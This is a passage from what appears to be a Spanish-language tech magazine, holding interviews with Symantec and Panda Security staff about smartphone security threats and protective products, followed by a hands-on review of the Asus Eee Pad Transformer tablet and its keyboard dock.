En el caso de los dispositivos móviles y la seguridad por la nube, es un aspecto de polémica. Lo podemos decir ya que para usar cualquier nube se requiere conexión con ella lo que puede recurrir en los gastos extras para los propietarios de los móviles, donde especialmente se trata de pagos por el tráfico o más aun cuando el usuario se encuentra dentro del roaming en el extranjero.

6- ¿Algún tipo de recomendación para los usuarios móviles?

Tener un anti-virus, actualizar el firmware, encriptar la información guardada, activar siempre la protección del acceso al dispositivo por medio de una contraseñas, tener un software especializado que permita rastrear el equipo extraviado, bloquearlo a distancia y notificar sobre el nuevo número que se le asigne en caso de que los que lo hayan robado le cambien el chip.

Seguridad en smartphones

*Por **Santiago Cavanna**, ingeniero en Sistemas y Experto en Seguridad para el Sur de América Latina, Symantec*

1- ¿Cómo ve Symantec el mercado de los dispositivos móviles? ¿Cuál es el futuro del mismo?

La movilidad es una tendencia que se encuentra en pleno auge y crecimiento. Cada vez son más las personas que utilizan netbooks, notebooks, tablet PC y/o teléfonos celulares inteligentes con acceso a internet debido a los diversos beneficios que brinda la movilidad como la mayor disponibilidad y el rápido acceso a la información, la simplificación de procesos, productividad y la mayor flexibilidad por parte de los colaboradores.

Esta tendencia hace especialmente atractivo al segmento para los desarrolladores de malware u otro tipo de amenazas, lo que ha provocado un incremento en el número de amenazas cibernéticas asociadas a malware dirigidos a dispositivos móviles y los riesgos asociados a estos.

Actualmente, los dispositivos se encuentran en todas partes y llaman la atención de los atacantes, por esta razón, Symantec espera que aumenten los ataques a estas plataformas lo cual implica a su vez nuevos riesgos, convirtiéndose en una de las principales fuentes de pérdida de datos confidenciales.

2- ¿Qué tan importante es para el usuario contar con un Soft de seguridad para este tipo de dispositivos? Cuáles son los riesgos a los que se enfrenta un usuario sin ningún Soft?.

Los dispositivos móviles contienen grandes volúmenes de información personal y datos corporativos y, además, pueden conectarse a través de diferentes plataformas y redes que utilizan una amplia gama de estándares de conectividad. Esto, combinado con el hecho de que millones de dispositivos móviles "desaparecen" cada año en todo el mundo, ofrece un panorama claro de cómo si se usan para fines maliciosos, ponen en riesgo la información y exponen a las redes empresariales a un ambiente peligroso que puede dar lugar a la pérdida de ingresos, implicaciones legales y daños a la empresa.

De hecho, Symantec documentó 163 vulnerabilidades durante 2010 que podrían ser utilizadas por los atacantes para obtener el control parcial o total de los dispositivos que ejecutan plataformas móviles populares. En los primeros meses de 2011 los atacantes ya han aprovechado estas fallas para infectar cientos de miles de dispositivos únicos. De acuerdo con los resultados de un estudio realizado por Mocana, no resulta sorprendente que 47% de las organizaciones no crean que puedan controlar adecuadamente los riesgos que tienen los dispositivos móviles. Y que más de 45% de las organizaciones dice que los problemas de seguridad son uno de los mayores obstáculos para la implementación de más dispositivos inteligentes.

Es por ello que frente a este panorama, se vuelve sumamente importante garantizar que los dispositivos móviles y la información que contienen estén asegurados, mediante distintas soluciones y prácticas.

3- ¿Qué soluciones presenta Symantec y en qué costos? ¿Hay alguna promoción especial?

Symantec ofrece diversas soluciones de seguridad y gestión móvil que se enfocan en ayudar a los consumidores, empresas y también en los proveedores de servicios de comunicación a proteger sus datos. Éstas pueden escalar de un solo a millones de usuarios, atendiendo las demandas de éstos 3 grupos por igual. Las soluciones de Symantec son globales para las siguientes plataformas: Windows Mobile, Symbian, BlackBerry, Android y el IOS de Apple (iPhone, iPad).

Las soluciones de Symantec son las siguientes:

Para empresas

Symantec Mobile Management: Gestión de dispositivos. Permite a las empresas proteger y administrar sus dispositivos móviles desde una sola consola.

Las plataformas soportadas incluyen Windows Mobile, Symbian, BlackBerry (integrándose con BES), Android y el IOS de

Apple (iPhone, iPad).

Symantec Endpoint Protection Mobile Edition: Proporciona protección para los dispositivos móviles contra las amenazas maliciosas y el acceso no autorizado a información sensible de la empresa mediante la utilización de la tecnología antivirus galardonado, con un avanzado firewall y protección anti-spam de SMS. Esto ayuda a garantizar tanto la protección de activos móviles y el cumplimiento de los requisitos de seguridad internos y externos. Esta solución se integra con la plataforma de administración de Symantec indicada anteriormente.

Symantec Network Access Control Mobile Edition: Proporciona comprobación de la integridad basado en el cliente y la central de alerta del estado del dispositivo. Evaluación del estado de integridad del host para dispositivos móviles. Garantiza que las organizaciones son capaces de cumplir consistentemente la política.

PGP Mobile: Encriptación de dispositivos con Windows Mobile y tarjetas de almacenamiento. Proporciona una potente protección para los datos almacenados, en tránsito y por compartir.

PGP Support Package for BlackBerry: Encriptación de dispositivos. Desarrollado en colaboración entre RIM y PGP, PGP Support Package para BlackBerry ya está integrado en el sistema operativo nativo de BlackBerry.

VeriSign Identity Protection (VIP) Access for Mobile: Autenticación: Verifica la identidad del usuario mediante la generación de un código de seguridad único o la contraseña de una sola vez cada vez que se utiliza. Puede ser utilizados para proteger la identidad de los usuarios, activos financieros y de la intimidad cuando se inscriban para entornos empresariales o sitios Web líderes como PayPal, de eBay, AOL y otros sitios Web que muestra el logo de miembros de la Red VIP.

VeriSign Device Certificate Services: Autenticación. Permite a los proveedores de servicios realizar la autenticación y evitar el acceso de dispositivos no autorizados o clonados.

Para consumidores

Norton Everywhere: combina las tecnologías de seguridad, copias de respaldo e infraestructura de consumidores de Symantec con los socios para brindar los servicios Norton a los consumidores de una manera completamente nueva. Esta iniciativa significa que los consumidores pueden confiar en la protección de Norton en todas partes – en muchos lugares, dispositivos y experiencias digitales. Los productos existentes de Norton Everywhere incluyen Norton Smartphone Security for Android y Norton DNS, que está disponible para cualquier dispositivo desde iPad hasta consolas de juegos y enrutadores Wi-Fi. Además Symantec ofrece Norton Smartphone Security para Symbian y Windows Mobile.

Para Proveedores de los Servicios de Comunicación (ISPs y Operadoras Celulares)

Next Generation Network Protection (NGNP): Permite a los operadores celulares e ISPs desarrollar servicios de seguridad para sus suscriptores (antispam SMS/control parental/etc), proteger mejor sus redes, y administrar las preferencias de usuario en forma tal de aumentar la rentabilidad al mejorar la satisfacción de los suscriptores disminuyendo el churn y los costos asociados al mal uso de la red, la proliferación de malware y el spam.

Las principales ventajas de estos productos son la posibilidad de tener una seguridad móvil integrada y soluciones de administración de dispositivos móviles, gestión unificada de dispositivos móviles, desktops, portátiles y servidores. Además del respaldo de las tecnologías de Symantec líderes en el mercado de la seguridad.

4- ¿Cuál es el sistema operativo móvil que más amenazas presenta, y por qué?

De acuerdo a un informe realizado por Symantec, uno de los hallazgos destacados es que a pesar de que las plataformas móviles más

populares utilizadas en la actualidad fueron diseñadas considerando cuestiones de seguridad, éstas no siempre son suficientes para proteger datos sensibles de activos comerciales que se intercambian a través de estos dispositivos. Otro factor que influye en la protección de datos es que los dispositivos móviles actuales están cada vez más conectados y sincronizados con un completo ecosistema de servicios de cómputo en la nube y de escritorio de terceros, lo que sin duda está fuera del control de las compañías y expone más la información.

Otras de las conclusiones que se obtuvieron a partir de este informe, fueron:

- A pesar de brindar mayor seguridad que los sistemas operativos tradicionales para computadoras de escritorios, tanto iOS como Android siguen siendo vulnerables ante muchas categorías existentes de ataques.

- El modelo de seguridad de iOS ofrece mayor protección contra software malicioso tradicional, principalmente debido al riguroso proceso de certificación de aplicaciones de Apple y al proceso de certificación de desarrollador, que examina la identidad de cada autor de software y elimina a los atacantes.

- Google ha optado por un modelo de certificación menos riguroso, permitiendo a cualquier desarrollador de software crear y lanzar aplicaciones en forma anónima, sin inspección. Podría decirse que la falta de certificación originó el creciente volumen actual de software malicioso para Android.

- Android brinda a las aplicaciones mucho más control sobre las funciones del dispositivo que iOS, y deja en manos del usuario la decisión de otorgar o no dichas capacidades a cada aplicación. A pesar de que esto le permite a los desarrolladores crear aplicaciones más poderosas y útiles, deja muchas decisiones de seguridad en manos del usuario, exponiéndolos a mayores riesgos.

- Los usuarios de dispositivos Android e iOS sincronizan regularmente sus equipos con servicios de cómputo en la nube de terceros (como los calendarios basados en la red) y con sus computadoras de escritorio domésticas. Esto puede exponer eventualmente datos comerciales sensibles almacenados en estos dispositivos a sistemas que están fuera del control de la compañía.

- Los dispositivos "liberados" ("jailbroken"), o aquellos cuya seguridad ha sido deshabilitada, son un blanco atractivo para los atacantes ya que son tan vulnerables como una computadora tradicional.

5- Sobre la nube, ¿cuál es la opinión sobre los servicios?

El cloud computing es una práctica útil y beneficiosa que le ofrece una reducción en los costos y otros beneficios tangibles a las empresas, y que continuará desarrollándose y aplicándose. Sin embargo, se debe ser consciente de que con ella también aparecerán nuevas formas de ataque, y que estas requieren soluciones apropiadas y políticas específicas para proteger de manera eficaz la información.

Varias compañías han tomado conciencia de esto, prueba de ellos son los 9 millones de usuarios en todo el mundo y más de 30,000 clientes que tenemos en Symantec.cloud, nuestra área de servicios de seguridad de mensajería y seguridad en Web.

Symantec dispone de nuevas herramientas que permiten administrar de manera más sencilla este nuevo entorno complejo de almacenamiento, facilitando el trabajo de los administradores IT. Estas soluciones responden a las necesidades de distintos perfiles de

cliente, y apuntan a facilitar la operación de sus tecnologías, sin importar desde qué dispositivo acceden ni desde dónde, pero sí reconociendo quién puede acceder a qué tipo de información. Estas novedades permiten conjugar altos niveles de seguridad a la vez que flexibilidad y facilidad para la implementación y administración del sistema.

Está claro que si bien el almacenamiento en la Nube es útil, se debe asegurar el hecho de que los datos se encuentren protegidos.

6- ¿Algún tipo de recomendación para los usuarios móviles?

En Symantec sugerimos a las organizaciones que de manera inicial, identifiquen qué información que se encuentra en dispositivos móviles se desea proteger y que también establezcan medidas de seguridad en relación al uso de estos dispositivos y las compartan con sus empleados.

De manera complementaria, con base en sus necesidades de protección pueden evaluar y adquirir diversas soluciones que protejan su información y equipos.

Desde Symantec, recomendamos a las empresas tomar en cuenta las siguientes prácticas:

Contraseñas. Por políticas corporativas, todos los empleados deberían estar obligados a proteger con contraseñas sus dispositivos móviles y deben ser capacitados para cambiarlas con frecuencia, para que sea difícil para los hackers obtener acceso a información sensible.

Encriptación. El solo uso de contraseñas no es suficiente cuando un ladrón o un hacker tiene la oportunidad de mantener físicamente el dispositivo durante un largo período de tiempo. Las tecnologías móviles de encriptación ofrecen protección de datos transmitidos y almacenados a través de dispositivos móviles.

Administración de dispositivos móviles. Al aumentar la eficiencia en la administración de TI con el despliegue de diferentes aplicaciones y actualizaciones, la gestión de estas soluciones deben asegurar que los dispositivos y el software estén al día.

Con lo cual no sólo se mejora la productividad del usuario final mediante la protección del dispositivo móvil, sino que también se asegura que no presente vulnerabilidades en materia de seguridad. Estas soluciones también pueden ayudar a las empresas a borrar datos a distancia y bloquear el acceso en caso de pérdida o robo.

Control de acceso de redes. Las soluciones de administración de red móvil que incluyen funcionalidades de control de acceso, pueden ayudar a cumplir las políticas de seguridad de una empresa y asegurar que sólo dispositivos compatibles con éstas puedan tener acceso a redes empresariales y servidores de correo electrónico.

Autenticación. La mayoría de las redes empresariales requieren un nombre de usuario y una contraseña para identificar a los usuarios, pero éstos pueden verse comprometidos.

Usando la tecnología de doble factor autenticación se garantiza un mayor nivel de seguridad cuando los usuarios se conectan a la red corporativa desde dispositivos móviles.

Seguridad en smartphones

*Por **Marcelo Pizani**, Presales & Product Manager, Panda Security Cono Sur*

1- ¿Cómo ve Panda el mercado de los dispositivos móviles? ¿Cuál es el futuro del mismo?

El mercado de dispositivos móviles está finalmente definiéndose hacia algún estándar, al menos en lo que a sistemas operativos y plataformas de aplicaciones se refiere, ya que existe una fuerte presencia de dos o tres dominadores (Android, RIM, iOS, etc.), aunque aún parece un poco distante un amplio dominio de una plataforma única.

El crecimiento de las Tablets es asombroso, y se espera un vertiginoso camino dentro de este tipo de dispositivos, que prometen competir palmo a palmo con las inminentes "ultrabooks", por lo que se espera un futuro muy prometedor en este rubro.

2- ¿Qué tan importante es para el usuario contar con un Soft de seguridad para este tipo de dispositivos? ¿Cuáles son los riesgos a los que se enfrenta un usuario sin ningún Soft?

Es importante analizar qué tipo de información almacena cada usuario en su dispositivo móvil, porque de tratarse de información muy sensible es posible que haya que ir evaluando en instalar algún programa Antimalware e incluso alguna herramienta que permita realizar copias de seguridad, o hasta incluso bloquear el teléfono y borrar su contenido en caso de hurto.

De las escasas amenazas que existen actualmente se pueden destacar aquellas que roban datos importantes de los dispositivos, o programas cuyo fin es utilizar la conectividad del sispositivo para enviar spam vía sms o propagarse a la agenda de contactos del aparato.

Por otro lado, hay que tener particular precaución con las aplicaciones y juegos que se descargan, la web está cada día más inundada de aplicaciones, juegos, y adicionales para los dispositivos móviles y por supuesto, no todas son de fiar, hay que verificar siempre que el portal sea oficial o de suma confianza, para no instalar algún contenido malicioso en nuestro nuevo teléfono.

3- ¿Qué soluciones presenta Panda y en qué costos? ¿Hay alguna promoción especial?. (en este caso como Panda no tiene producto puede reemplazarlo con el porqué).

Al día de hoy se nota un incremento en la aparición de amenazas para las plataformas móviles, aunque claro sigue siendo dificultoso desarrollar malware para todas las plataformas, por lo que entonces los ciber criminales no pueden aprovechar la gran cantidad de información sensible que se traslada permanentemente en estos dispositivos alrededor del mundo, ya que si lo hacen para una plataforma sola, por ejemplo Android, no pueden infectar a ningún usuario de RIM o de iOS de Apple, solo por citar un ejemplo. Sin embargo, la tendencia de dominación de algunos sistemas operativos en el futuro cercano parece ir indicando el camino que tomará las amenazas para dispositivos móviles.

En cualquier caso ya existen algunos soft de seguridad para smartphones y similares, y saldrán nuevos a la luz en breve, en Panda Security tenemos planes cercanos de lanzar al mercado, probablemente en Q2 de 2012, un producto para dispositivos móviles, aunque habrá que mirar de cerca la evolución del mercado.

4- ¿Cuál es el sistema operativo móvil que más amenazas presenta, y por qué?

Esta es una de las cuestiones claves, en los últimos tres años el mercado de sistemas operativos móviles ha sido testigo de una fuerte lucha entre varios jugadores: Symbian, Windows Mobile, RIM, iOS, Java, y finalmente Android de Google se han repartido una multitud de productos y recién durante 2011, con la aparición de las tablets, se observa una predominancia de Android en dispositivos último modelo, aunque no podemos predecir como avanzará el mercado durante 2012 y que jugador dará en el blanco con el siguiente producto de consumo masivo.

Respecto a amenazas específicamente, resulta como es

lógico, ser Android uno de los que ya cuenta amenazas en los fabricantes de software de Seguridad, aunque también hay algunos casos de código malicioso para el sistema de Apple y el de Blackberry, pero escasos.

5- Sobre la nube, ¿cuál es la opinión sobre los servicios?

La nube vino para quedarse, y definitivamente ofrecerá un abanico de servicios permanentes para la mayor cantidad de aspectos de nuestra vida tecnológica.

Particularmente para dispositivos móviles la nube ya hoy ofrece servicios de Sincronización, copia de seguridad y almacenamiento de múltiples perfiles, además de los servicios de streaming de audio y video, geolocalización, mapas en línea y la tan esperada realidad aumentada.

Sin dudas que existen un sinfín de posibilidades de expansión para el futuro, sin ir más lejos desde Panda Security trabajamos en soluciones de seguridad en la nube con nuestros productos Cloud Protection (Office, Email e Internet) con un éxito sin precedente, con lo cual podríamos integrar también

soluciones de seguridad para dispositivos móviles u otros dispositivos del futuro con gestión, administración y monitoreo desde la nube.

6- ¿Algún tipo de recomendación para los usuarios móviles?

Las recomendaciones siempre deben comenzar con la educación y la información, saber qué es lo que sucede en el mercado y tener bien presente que es importante almacenar la menor cantidad de información confidencial o sensible en un dispositivo móvil, realizar copias de seguridad periódicas y utilizar en lo posible bloqueo de paneles y acceso al dispositivo con contraseñas complejas y fuertes, mezclando letras mayúsculas y minúsculas con números y símbolos en lo posible.

A la hora de descargar e instalar aplicaciones y juegos utilizar portales de confianza u oficiales, no descargar nada de sitios en los que no se confía o no se conocen, de la misma forma no seguir enlaces recibidos por SMS o correo a aplicaciones maravillosas que prometen hacer de todo, al igual que no hacemos click en nuestra PC de escritorio.

Existen también otras aplicaciones tanto gratuitas como pagas que permiten encriptar información en los dispositivos y hasta incluso realizar un borrado remoto total de la información en caso de extravío o hurto.

Asus Eee Pad Transformer

Una tableta con Honeycomb que se atreve a ser diferente

Hemos visto en Tuxinfo y el suplemento “Tuxmóvil” algunas tabletas con Android realmente muy lindas como la Samsung Galaxy Tab y la Xoom de Motorola, no son las únicas, podríamos mencionar también a la Acer Iconia Tab 500 y a la reciente aparecida en nuestro país Lenovo K1, entre otras.

Las tabletas con Honeycomb que se ven por ahora tienen, en su gran mayoría, un hardware bastante similar, procesador Nvidia Tegra2 de doble núcleo, 1 Gb. de RAM, 16 o 32 Gb. de espacio en disco, y este equipo de Asus no es la excepción pero... la Eee Pad Transformer posee una interesante característica que la hace distinta, (a pesar de ser una muy buena tableta a un precio muy competitivo con sus símiles), posee un accesorio que la transforma en casi una netbook con Android, su docking. El mismo consta de un completo y cómodo teclado Qwerty con teclas de acceso directo a sus principales funciones, tiene un trackpad, dos puertos USB que permiten la conexión de diversos periféricos como ratón USB, pendrives o mandos de juegos.

También este accesorio nos proporciona un slot de memoria SD y dentro del mismo posee una batería extra con la cual extender la autonomía del equipo de las 9,5 hs. que promete su fabricante para la tableta a unas interesantes 16 hs.

Dice la taiwanesa Asus (que fue pionera en el sector de los netbooks con su serie Eee) y creo no se equivoca, que esta tableta junto a su docking “Transforma tu movilidad en productividad“, es como tener dos gadgets en uno, este modelo se distingue por diferir de los otros, con interesantes puntos a favor que les contaré a continuación.

Detalles únicos que la colocan un paso adelante

El más llamativo es su docking, un accesorio que convierte el tablet en casi un portátil o netbook con Android, además de darle más posibilidades de conectividad y el doble de autonomía.

Asus ha preferido romper moldes con este Eee Pad Transformer.

Otro punto a favor del modelo de tablet de ASUS es su precio más asequible en el caso del modelo básico, el que se encuentra aquí en Argentina que con 16 GB y Wifi cuesta ARS 3.600, unos USD 850; en Europa su precio asciende a 500 euros por el conjunto que si bien viene por separado aquí normalmente se comercializa en forma conjunta, aunque se pueda adquirir en forma separada, la tableta y su docking si así lo preferimos.

Su pantalla, con retroiluminación LED y panel IPS, realmente se ve muy bien, posee un alto brillo y reproduce los colores de buena forma, con un excelente ángulo de visión, su fabricante asegura que es de 178°. La respuesta es muy buena, y es multitáctil con soporte para hasta 10 puntos de entrada

multitáctil, (tiene cristal Gorilla Glass) y todo se ve muy definido (la densidad es de 160 ppp), aunque atrae bastante la grasa de los dedos y es sensible a la luz fuerte incidente. También el acabado general del tablet es bueno, a pesar de ser plástica con marco metálico, se nota sólida y bien terminada, viene de color marrón cobrizo que le da un toque fino, elegante y poco común.

La versión que he adquirido ya venía con Android 3.1, a poco de conectarla por primera vez pidió actualizarse y ya está con la versión 3.2. hace unos días su fabricante publicó una nueva actualización con algunas mejoras para su producto que serviría para cambiar los punteros del trackpad entre otras y cosas, luego llegó otra actualización más para la misma. El fabricante no se hizo rogar y rápidamente liberó las actualizaciones para este equipo a Android 3.1, 3.2 y luego dos actualizaciones más propias, algo que generalmente se demora en otras marcas.

La actualización a Android 3.2.1 nos sorprende con Supernote, una muy útil e interesante aplicación que nos proporciona varias e interesantes funciones como son, dibujar y escribir a mano alzada, poder tomar notas, agregar dibujos, fotografías que pueden capturarse con la propia tableta y otros elementos multimedia como audio y vídeo, y hacer todo esto de forma integrada con lo cual Asus está colocando una nueva herramienta muy útil para estudiantes, docentes, diseñadores y periodistas, entre otros.


También cabe destacar que fue el primer fabricante de tabletas en anunciar que se actualizará a la nueva versión 4.0 Ice Cream Sandwich recientemente anunciada, a lo que luego se sumó Motorola anunciándolo para su tableta Xoom.

ASUS, coloca en este equipo algún widget y unas aplicaciones especiales, hablaremos de ellas más en detalle en el apartado de software. La ranura para tarjetas microSD (en el mismo lateral que el puerto HDMI) funciona de serie, y con ello es muy sencillo reproducir contenido desde ella, pues con sólo introducirla, ya tenemos acceso a un interesante explorador de archivos.

A continuación les dejo las características de la tableta y de su base/teclado docking

Características del Asus Eee Pad Transformer TF101

- Pantalla capacitiva 10.1” IPS LED backlight WXGA con una resolución de 1280×800 píxeles de tipo multi-táctil.
- Procesador NVIDIA Tegra 2 a 1.0GHz dual-core
- Memoria RAM de 1 GB y memoria interna de 16 o 32 GB Flash NAND
- Sistema operativo Android 3.2 Honeycomb
- Cámara trasera para fotos/vídeos con una resolución de 5 MPX sin flash y cámara web frontal de 1.2 MPX
- Conectividad Bluetooth 2.1+EDR, y Wifi 802.11b/g/n
- GPS
- Lector de tarjetas microSD
- Salida Gráfica Mini HDMI
- Salida para auriculares de 3.5 mm.
- Batería de Polímero de litio 24.4 W/h con 9.5 horas de autonomía,



16 horas si la conectamos al dock


- Sensores (G-Sensor, Light Sensor, Giroscopio, E-Compass)
- Carcasa de PVC Color: Marrón cobrizo
- Dimensiones: 271 x 171 x 12.98 mm
- Peso: 680 g.

Características del DOCK (Base/Teclado) del Asus Eee Pad Transformer TF101

- Teclado 92 %
- Touch Pad
- 2 x USB 2.0
- Docking port (Host + Cliente)
- 1 x Card Reader (MMC/SD/SDHC)
- 1 x batería de Polímero de litio 24.4 W/h.

El software


Por supuesto en este equipo podemos disfrutar de todas las aplicaciones incluidas en Android Honeycomb, las remodeladas versiones de Gmail, Correo Electrónico, Gtalk con soporte para la videocámara frontal para hacer videoconferencias y la bien lograda versión de Youtube para tabletas junto a los modernos widgets redimensionables e interactivos de la versión para tabletas del sistema.




Asus colocó una selección de software de su propia cosecha para amenizar un poco más la experiencia de Honeycomb. Entre dichos cambios encontramos el ASUS Launcher, algunos widgets donde, uno presenta la previsión meteorológica y es capaz de fundirse con el fondo de una manera muy atractiva, también el encargado de gestionar el email y el de calendario con la fecha actual.


Su simpático fondo animado interactivo que, no sólo responde a nuestros movimientos gracias al acelerómetro, sino que es capaz de mostrar la batería restante del dispositivo en función de lo alto o lo bajo que se encuentre el nivel del agua y sus cubitos de hielo.

También el fabricante ha añadido una aplicación llamada MyCloud, que funciona como puerta de enlace al sistema WebStorage, que nos permite almacenar nuestros datos en la nube para acceder a ellos, tanto desde el propio dispositivo como desde nuestro ordenador (siempre y cuando instalemos el software necesario, claro).




Para compartir archivos entre distintos aparatos o realizar streaming mediante DLNA, también podrás hacerlo con su aplicación MyNet. Asimismo encontrarás un lector de libros electrónicos MyLibrary que permite visualizar archivos e-pub, PDF y hasta una función, que no había visto en otra aplicación de este tipo, el poder visualizar un simple archivo de texto como si fuera un libro electrónico y tener la posibilidad de hojearlo en formato de libro electrónico con el efecto de vuelta de página.






Para el apartado profesional o estudiantil se ha incluido el Polaris Office, con él podemos crear o editar documentos de texto, hojas de cálculo y presentaciones, insertar imágenes o fotografías, tomadas por la propia cámara de la tableta por ejemplo, todo ello desde el propio equipo y a ser posible con

la inestimable ayuda de su dock con teclado. Esto da un gran aumento de la productividad, algo que se critica en las tabletas a veces y podría servir por ejemplo para trabajos de estudiantes, escritores, periodistas u otros profesionales.



Fuera de las aplicaciones, widgets, fondos que trae Honeycomb y las comentadas que Asus colocó a este equipo, quizás aún no hay tantas aplicaciones específicamente diseñadas para tabletas, aunque eso seguro mejorará y bastante con el tiempo, de hecho podemos encontrar varias aplicaciones ya adaptadas, algunas de Google, como Reader o Docs, algunas de terceros como el excelente cliente de Twitter Plume o el lector gráfico de RSS Pulse entre otros.



También podríamos utilizar alguna aplicación que no tenga una versión adaptada a tabletas como podría ser el cliente oficial de Twitter o el programa para escuchar Podcasts Listen y hacer uso de la función de estirar el mismo para que se adapte a una pantalla grande.

Lo bueno y lo malo

A favor muchas cosas, su pantalla, su gran autonomía, sus actualizaciones, su versatilidad junto a su dock, poder contar con un teclado al 92 %, lo positivo de su fila superior dedicada a los números y funciones como teclas para manejar el brillo, Bluetooth, funciones multimedia o activar y/o desactivar el Wi-Fi entre otras.


Poder usar el trackpad como en una netbook. Personalmente prefiero contar con un cómodo teclado y un mouse para trabajar, en el Eee Pad Transformer podemos usar un mouse convencional USB con sólo conectarlo a unos de los dos conectores del docking, entonces aparecerá en pantalla un puntero y tendremos una experiencia similar a un pequeño portátil y hasta con la rueda del mouse cambiar entre los escritorios.

En la comunidad de desarrolladores de XDA Developers ya se han aficionado por esta tableta y varios de sus integrantes ya han empezado a hacerle cosas, han conseguido encontrar una solución para buscar un cargador externo suplementario y colocarle Ubuntu, y hasta poder colocar ambos sistemas, Android y Ubuntu con doble boot.

Lo no tan bueno, su cargador y el cable propietario de Asus como tienen otras marcas como Samsung.

El cable de sincronización tiene sólo 90 cm. de longitud y no se puede alargar con un extensor USB, podría estar bien para conectarlo a una PC pero se queda corto conectado a su cargador.

Tampoco se puede sustituir por otro, ya que como en el cable, su conector USB está modificado y al conectarle otro no recibe la información de carga, aunque como comentamos, ya hay soluciones para esto, como también para que la reconozca Ubuntu o Linux Mint y pueda montarla en el sistema para hacer transferencia de archivos sin tener que recurrir a hacerlo por wi-fi, bluetooth, SSH u otros métodos



mas engorrosos.

También han conseguido Rootearla, para así poder utilizar aplicaciones que requieran de este privilegio, como el caso de poderle hacer Overclock, con el que han

llegado hasta los 1.6 Ghz, o bien instalar aplicaciones o acceder a funciones que requieran de esta posibilidad.

Conclusiones

La Eee Pad Transformer es una de las tablet con Honeycomb de mayor éxito que más ventas ha tenido a nivel mundial gracias a la buena combinación de materiales, especificaciones y acabado, hasta en un momento hubo problemas para abastecer con suficientes unidades a los países donde ya estaba presentada, eso fue subsanado posteriormente y no tardó mucho en llegar a mi país, la República Argentina.

